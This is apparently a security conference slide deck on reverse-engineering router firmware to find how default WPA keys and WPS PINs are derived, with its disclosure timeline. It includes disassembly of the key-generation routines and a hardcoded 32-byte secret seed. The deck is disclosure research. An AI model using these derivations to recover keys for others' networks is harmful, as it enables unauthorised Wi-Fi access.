
```
return retval;
```

```
// Swap each byte pair of the first 32 bytes starting at offset 0x04
for(i=0,ptr=0x806F0004; i<32; i++)
{
    j = ptr[i];
    k = ptr[i+1];

    ptr[i] = k;
    ptr[i+1] = j;
}
```

```
buf_in = 0x806F0004;
```

Figure : Craig Heffner (@devttyUSB0)

Arcadyan: Vodafone Desobfuscation routine



```
reg_seg_loc = $s1
addiu   $sp, -0x440
sw      $ra, 0x440+var_8($sp)
sw      reg_seg_loc, 0x440+var_C($sp)
sw      $s0, 0x440+var_10($sp)
move    reg_seg_loc, $a0
sw      reg_seg_loc, 0x440+seg_loc($sp)
sw      $a1, 0x440+unpack_loc($sp)
lw      $a0, 0(reg_seg_loc)
```

```
$a0 = change_endian(*(int32*) seg_loc)
cmp !zip
```

```
cmp !lzma
```

```
lui     $a0, 0x8301
jal     printf
la      $a0, aZip1         # "[ZIP 1] "
jal     unpack_lzma
move    $a0, $sp
b       loc_83004D18
move    $s0, $v0
```

```
unpack_ZIP (should not be called)
```

```
cmp !s_obfuscated
```

```
cmp return value ($s0) == 0
```

```
jal     printf
la      $a0, aZip3         # "[ZIP 3] "
la      $s0, tmp_bss_buffer?
lui     $v0, 0x8301
move    $a0, reg_seg_loc  # seg_loc
move    $a1, $s0           # tmp_buffer
jal     deobfuscate_ZIP3
lw      $a2, len           # len
addiu   $v0, $s0, (tmp_bss_buffer?+4 - 0x83020000)
sw      $v0, 0x440+seg_loc($sp)
b       loc_83004C58
lw      $a0, (tmp_bss_buffer?+4 - 0x83020000)($s0)
```


```
failed
```

```
done
```

```
restore registers
jr $ra
```

Figure : Stefan Viehböck (Easy-Box Germany)

Arcadyan: Where's the WPA algo?



```
lui     $s1, 0x807F
addiu   $a0, $s1, (mac_address?_word - 0x807F0000)
lui     $s2, 0x809F
jal     sub_8000843C
addiu   $a1, $s2, (aA2rc9dy8n - 0x809F0000)  # "A2rc9DY8N"
la      $a0, aBuildWpaKeyS  # "[BUILD-WPA]: Key:%s\n"
jal     sub_80006DF0
addiu   $a1, $s1, (mac_address?_word - 0x807F0000)
sh      $zero, (word_807EDA96 - 0x807E9F18)($s0)
addiu   $a0, $s3, (byte_809E88D8 - 0x809F0000)
move    $a1, $s5
addiu   $a2, $s2, (aA2rc9dy8n - 0x809F0000)  # "A2rc9DY8N"
lui     $s1, 0x82F6
jal     build_WPS_PIN
addiu   $a3, $s1, 0x3C88
lui     $s2, 0x8080
addiu   $a0, $s2, (a12345670 - 0x80800000)  # "12345670"
jal     sub_8000843C
addiu   $a1, $s1, 0x3C88
lui     $s0, 3
la      $v1, a3456        # "3456"
addu    $s0, $v1, $s0
jal     sub_80008520
addiu   $a0, $s2, (a12345670 - 0x80800000)  # "12345670"
sw      $v0, (dword_80804700 - 0x80801F18)($s0)
jal     sub_80008520
addiu   $a0, $s1, 0x3C88
la      $a0, aBuildPinPinSLe  # "[BUILD-PIN]: PIN:%s, len=%d\n"
addiu   $a1, $s1, 0x3C88
jal     sub_80006DF0
move    $a2, $v0
lw      $v0, (dword_809E8844 - 0x809F0000)($s4)
sw      $v0, 0x120+var_E0($sp)
lhu     $v0, (word_809E8848 - 0x809E8844)($s7)
sh      $v0, 0x120+var_DC($sp)
addiu   $a0, $sp, 0x120+var_D8
addiu   $a1, $s6, (a02x02x02x02_27 - 0x80820000)  # "%02X%02X%02X%02X%02X%02X"
lbu     $a2, 0x120+var_E0($sp)
```

interesting string

essid generation with MAC

Timeline

Responsible disclosure

1. 2014–12–20 Preliminary informing NCSC [a]
2. 2015–02–11 Official NCSC notification by Radboud Uni.
3. 2015–03–01 Dutch ISPs are aware about the vulnerabilities
4. 2015–04–02 1st meeting with ISPs. Presentation
5. 2015–04–29 2nd meeting with ISPs. Presentation
6. 2015–08–04 Talk at Bsides Las Vegas-PasswordsCON
7. 2015–08–11 Paper disclosure at USENIX WOOT'15
8. 2015–10–20 More disclosure at Hack.lu 2015 conference

[a] https://www.ncsc.nl/english

ADB / Pirelli




Figure : Call flow from generateKey

ADB / Pirelli




cmsMdm_init
mdm_loadConfig
LOAD:000D47C8: .word createWPAPassphraseFromKey
wlWriteMdmDefault
createWPAPassphraseFromKey
bintoascz

Figure : Call flow for createWPAPassphraseFromKey


ADB / Pirelli



```
la      $a1, ssid
la      $v0, createSSIDFromMAC
move    $t9, $v0
jalr    $t9 ; createSSIDFromMAC
nop
lw      $gp, 0xC8+var_B0($fp)
li      $v0, 0x20  # ' '
sw      $v0, 0xC8+var_90($fp)
li      $v0, 0xB
sw      $v0, 0xC8+var_90($fp)
addiu   $v0, $fp, 0xC8+var_90
la      $a0, key
move    $a1, $v0
lw      $a2, 0xC8+arg_0($fp)
la      $v0, 0xA0000
addiu   $a3, $v0, (a1236790 - 0xA0000)  # "1236790"
la      $v0, generateKey
move    $t9, $v0
jalr    $t9 ; generateKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu   $a0, $v0, (aGeneratekey - 0xA0000)  # "generateKey"
la      $v0, puts
move    $t9, $v0
jalr    $t9 ; puts
nop
lw      $gp, 0xC8+var_B0($fp)
lw      $v0, 0xC8+var_90($fp)
la      $a0, passphrase
la      $a1, key
move    $a2, $v0
la      $v0, createWPAPassphraseFromKey
move    $t9, $v0
jalr    $t9 ; createWPAPassphraseFromKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu   $v0, (aPassphraseSIdx - 0xA0000)  # "PassPhrase=%s ,idx=%d\n"
move    $a0, $v0
la      $a1, passphrase
lw      $a2, 0xC8+arg_0($fp)
```

Figure : Dissassembly of wlWriteMdmDefault

ADB / Pirelli




```
lw      $a0, 0x28+var_10($fp)
la      $v0, SHA256_Init
move    $t9, $v0
jalr    $t9 ; SHA256_Init
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
la      $v0, 0xD0000
addiu   $a1, $v0, 0x29E0
li      $a2, 0x20  # ' '
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+arg_C($fp)
la      $v0, strlen
move    $t9, $v0
jalr    $t9 ; strlen
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
lw      $a1, 0x28+arg_C($fp)
move    $a2, $v0
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
lw      $a1, 0x28+arg_10($fp)
li      $a2, 6    # 6 bytes mac address
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
la      $a0, hash
lw      $a1, 0x28+var_10($fp)
la      $v0, SHA256_Final
```

secret seed located at 0xd29e0 with 32 bytes (0x20)

srg_C is the string "1236790" coming from generateKey

Figure : Dissasembly of generateKey-from-mac

ADB / Pirelli



```
LOAD:000D2138                 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:000D2138                 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:000D2138                 .byte 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
LOAD:000D29D8                 .align 4
LOAD:000D29E0                 .globl _fdata
LOAD:000D29E0 _fdata:         .byte 0x64   # d
LOAD:000D29E1                 .byte 0xC6   # ã
LOAD:000D29E2                 .byte 0xDD   # ¦
LOAD:000D29E3                 .byte 0xE3   # Ó
LOAD:000D29E4                 .byte 0xE5   # Õ
LOAD:000D29E5                 .byte 0x79   # y
LOAD:000D29E6                 .byte 0xB6   # Â
LOAD:000D29E7                 .byte 0xD9   # +
LOAD:000D29E8                 .byte 0x86   # å
LOAD:000D29E9                 .byte 0x96   # û
LOAD:000D29EA                 .byte 0x8D   # ì
LOAD:000D29EB                 .byte 0x34   # 4
LOAD:000D29EC                 .byte 0x45   # E
LOAD:000D29ED                 .byte 0xD2   # Ê
LOAD:000D29EE                 .byte 0x3B   # ;
LOAD:000D29EF                 .byte 0x15
LOAD:000D29F0                 .byte 0xCA   # -
LOAD:000D29F1                 .byte 0xAF   # »
LOAD:000D29F2                 .byte 0x12
LOAD:000D29F3                 .byte 0x84   # ä
LOAD:000D29F4                 .byte    2
LOAD:000D29F5                 .byte 0xAC   # ¼
LOAD:000D29F6                 .byte 0x56   # V
LOAD:000D29F7                 .byte    0
LOAD:000D29F8                 .byte    5
LOAD:000D29F9                 .byte 0xCE   # +
LOAD:000D29FA                 .byte 0x20
LOAD:000D29FB                 .byte 0x75   # u
LOAD:000D29FC                 .byte 0x91   # æ
LOAD:000D29FD                 .byte 0x3F   # ?
LOAD:000D29FE                 .byte 0xDC   # _
LOAD:000D29FF                 .byte 0xE8   # Þ
LOAD:000D2A00 a0123456789abcd:.ascii "0123456789abcdefghijklmnopqrstuvwxyz"<0>
LOAD:000D2A00
LOAD:000D2A25                 .align 4
```


Jump address: 0xD29E0

_fdata is the "secret seed" and it is located at the offset 0x000d29e0

Charset

Figure : Secret data found out in the library


TRENDnet



```
nvram_set("wl_txq_thresh", &v166);
nvram_set("et_txq_thresh", &v166);
memset(&v162, 0, 0xDu);
memset(&v157, 0, 0xEu);
*(_DWORD *)s = 1313165908;
v139 = 0x74656E44;
v140 = 0x78383138;
v141 = 0x78787878;
v142 = 0x78787878;
LOWORD(v143) = 120;
sn = (const char *)nvram_get("sn");
macaddr = (const char *)nvram_get("et0macaddr");
if ( sn && strlen(sn) == 13 )
{
  v128 = strlen(s);
  snprintf(s, v128, "818%s", sn + 5);
  nvram_set("wl_wpa_psk", s);
}
else if ( macaddr && strlen(macaddr) == 17 )
{
  v97 = 0;
  v98 = 0;
  do
  {
    v99 = &v170 + v97;
    v100 = v98 % 3;
    v101 = v98 % 3 == 2;
    if ( v98 % 3 != 2 )
      LOBYTE(v100) = macaddr[v98];
    ++v98;
```

Figure : Serial number & Model number (visible in ESSID)

Belkin (new models)



```
la      $t9, get_flash_psk
la      $a0, WpaPreKeyBuf
jalr    $t9 ; get_flash_psk  # get_flash_psk(WpaPreKeyBuf,1); // Load WPA into buffer
li      $a1, 1
li      $a2, 8          # n
lw      $gp, 0x20+var_10($sp)
la      $a1, 0
la      $t9, memcmp
la      $a0, WpaPreKeyBuf  # s1
jalr    $t9 ; memcmp    # equals = memcmp(WpaPreKeyBuf,anotherOffset,8);
addiu   $a1, unk_38B8   #  // Compare if it is the same than stored one in other location
lw      $gp, 0x20+var_10($sp)
beqz    $v0, loc_23F8   # if (equals)
li      $a2, 8          # n
```

```
la      $a1, 0
la      $t9, memcmp
la      $a0, WpaPreKeyBuf  # s1
jalr    $t9 ; memcmp
addiu   $a1, unk_356C     # ret = memcmp(WpaPreKeyBuf,diffOffset,8); // Double check!
lw      $gp, 0x20+var_10($sp)
bnez    $v0, loc_240C     # if ( !ret ) {
nop
```

```
loc_23F8:
la      $t9, generate_random_wpa_key
jalr    $t9 ; generate_random_wpa_key
nop
b       loc_2434
nop
```


```
loc_240C:
la      $t9, memset
move    $a1, $zero       # c
la      $a0, WpaPreKeyBuf  # s
jalr    $t9 ; memset     # memset(WpaPreKeyBuf,0,65);
li      $a2, 0x41        # n
lw      $gp, 0x20+var_10($sp)
la      $t9, get_flash_psk
la      $a0, WpaPreKeyBuf
jalr    $t9 ; get_flash_psk
move    $a1, $zero
```

Figure : Hardcoded value into flash and/or random key

Conclusion

- Since SpeedTouch security issue in 2008, security has not improved whatsoever
- This is an industry-wide problem.
- **Security by Obscurity** does not work!
- Security - Obscurity = **NO** security
- Vendors reuse the same algorithms with slightly small changes
- Neither stripped nor obfuscated binaries are a solution
- Please do not include algorithms inside of FW images
- SNs are already hardcoded → why not WPA2 keys too?
- if (random) → check soundness of seeding RNG

Questions and answers



riscure

Challenge your security

Contact: Eduardo Novella
Security Analyst
NovellaLorente@riscure.com

Riscure B.V.
Frontier Building, Delftechpark 49
2628 XJ Delft
The Netherlands
Phone: +31 15 251 40 90

www.riscure.com

Riscure North America
71 Stevenson Street, Suite 400
San Francisco, CA 94105
USA
Phone: +1 650 646 99 79

inforequest@riscure.com